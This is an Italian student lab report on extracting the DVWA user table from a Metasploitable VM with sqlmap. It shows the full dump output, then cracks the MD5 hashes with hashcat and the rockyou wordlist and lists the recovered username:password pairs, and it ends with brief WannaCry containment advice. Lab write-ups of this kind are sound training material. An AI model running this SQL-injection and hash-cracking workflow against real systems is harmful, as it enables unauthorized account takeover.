Corso Epicode
PASSWORD CRACKING E MALWARE

Report a cura di Valentino Pizzi
8 ottobre, 2025

Obbiettivo:

- Craccare le Hash password trovate con sqlmap su metasploitable IP ”192.168.50.101”
- Mettere in sicurezza un sistema infetto da WannaCry

Contenuti:

- Password Cracking
- Teoria sulla difesa e messa in sicurezza di un sistema infetto


---

Obbiettivo:

- SQlmap per trovare le password da craccare
- Cracking di password
- Messa in sicurezza di un sistema infetto (Facoltativo)

Sqlmap

Utilizziamo sqlmap trovare gli hash delle password e i loro nomi utenti, una volta fatto cio’ copiamo gli hash delle password in un file di testo chiamato “hashes.txt” e gli username con i rispettivi hash delle password in un altro file di testo chiamato “userhash.txt”



```
[09:46:55] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL ⩾ 4.1
[09:46:55] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) entries
[09:46:55] [INFO] fetching current database
[09:46:55] [WARNING] reflective value(s) found and filtering out
[09:46:55] [INFO] fetching tables for database: 'dvwa'
[09:46:55] [INFO] fetching columns for table 'guestbook' in database 'dvwa'
[09:46:55] [INFO] fetching entries for table 'guestbook' in database 'dvwa'
Database: dvwa
Table: guestbook
[1 entry]
+------------+--------+-------------------------+
| comment_id | name   | comment                 |
+------------+--------+-------------------------+
| 1          | test   | This is a test comment. |
+------------+--------+-------------------------+

[09:46:55] [INFO] table 'dvwa.guestbook' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.50.101/dump/dvwa/guestbook.csv'
[09:46:55] [INFO] fetching columns for table 'users' in database 'dvwa'
[09:46:55] [INFO] fetching entries for table 'users' in database 'dvwa'
[09:46:55] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
[09:47:05] [INFO] writing hashes to a temporary file '/tmp/sqlmapg5iv6bnq2526/sqlmaphashes-9chcfgf3.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q] n
Database: dvwa
Table: users
[5 entries]
+---------+---------+-----------------------------------------------------+----------------------------------+-----------+------------+
| user_id | user    | avatar                                              | password                         | last_name | first_name |
+---------+---------+-----------------------------------------------------+----------------------------------+-----------+------------+
| 1       | admin   | http://172.16.123.129/dvwa/hackable/users/admin.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 | admin     | admin      |
| 2       | gordonb | http://172.16.123.129/dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 | Brown     | Gordon     |
| 3       | 1337    | http://172.16.123.129/dvwa/hackable/users/1337.jpg  | 8d3533d75ae2c3966d7e0d4fcc69216b | Me        | Hack       |
| 4       | pablo   | http://172.16.123.129/dvwa/hackable/users/pablo.jpg | 0d107d09f5bbe40cade3de5c71e9e9b7 | Picasso   | Pablo      |
| 5       | smithy  | http://172.16.123.129/dvwa/hackable/users/smithy.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 | Smith     | Bob        |
+---------+---------+-----------------------------------------------------+----------------------------------+-----------+------------+

[09:47:09] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.50.101/dump/dvwa/users.csv'
[09:47:09] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.50.101'

[*] ending @ 09:47:09 /2025-10-08/
```

Cracking password

Utilizziamo hashcat per craccare le password scritte nel file di testo chiamato “hashes.txt” utilizziamo una wordlist pre-installata su kali chiamata “rockyou.txt” per far in modo che possa craccare gli hash, diamo quindi ad hashcat il nome del file di testo contenente gli hash, usiamo “-m 0” per dire il tipo di hash, “-O” e “-w 3” per aumentare la potenza di calcolo di hashcat ed infine la nostra wordlist.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ hashcat -m 0 -O -w 3 hashes.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
====================================================================================================================================================

* Device #1: cpu-penryn-AMD Ryzen 9 7950X3D 16-Core Processor, 1904/3872 MB (512 MB allocatable), 6MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 31

Hashes: 5 digests; 4 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0×0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Optimized-Kernel
* Zero-Byte
* Precompute-Init
* Meet-In-The-Middle
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Salt
* Raw-Hash

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 0 MB

Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
* Runtime...: 1 sec

5f4dcc3b5aa765d61d8327deb882cf99:password
e99a18c428cb38d5f260853678922e03:abc123
0d107d09f5bbe40cade3de5c71e9e9b7:letmein
8d3533d75ae2c3966d7e0d4fcc69216b:charley

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 0 (MD5)
Hash.Target......: hashes.txt
Time.Started.....: Wed Oct  8 10:10:13 2025 (0 secs)
Time.Estimated...: Wed Oct  8 10:10:13 2025 (0 secs)
Kernel.Feature...: Optimized Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:    43322 H/s (0.11ms) @ Accel:256 Loops:1 Thr:1 Vec:4
Recovered........: 4/4 (100.00%) Digests (total), 4/4 (100.00%) Digests (new)
Progress.........: 3072/14344385 (0.02%)
Rejected.........: 0/3072 (0.00%)
Restore.Point....: 1536/14344385 (0.01%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: clover → dangerous
Hardware.Mon.#1..: Util: 18%

Started: Wed Oct  8 10:09:52 2025
Stopped: Wed Oct  8 10:10:14 2025
```

Una volta finito di craccare le password non ci basta che sostituire gli hash corrispondenti nel nostro file di testo “userhash.txt” che ora risultera’ cosi’.

```
1 admin:password
2 gordonb:abc123
3 1337:charley
4 pablo:letmein
5 smithy:password
```

Messa in sicurezza di un sistema infetto (Facoltativo)

Per mettere in sicurezza un sistema infetto da WannaCry si dovrebbe innanzitutto isolare il sistema infetto da altri sistemi collegati ad esso, staccare il sistema dalla rete, lasciare il sistema compromesso acceso, in quanto WannaCry e' un malware estremamente conosciuto, esistono dei programmi per recuperare i dati cryptati da WannaCry.
in alternativa al Decrypting dei file infetti, si puo' pensare a ripristinare un backup del sistema prima dell'infezione del malware oppure una sostituzione dell'hard disk.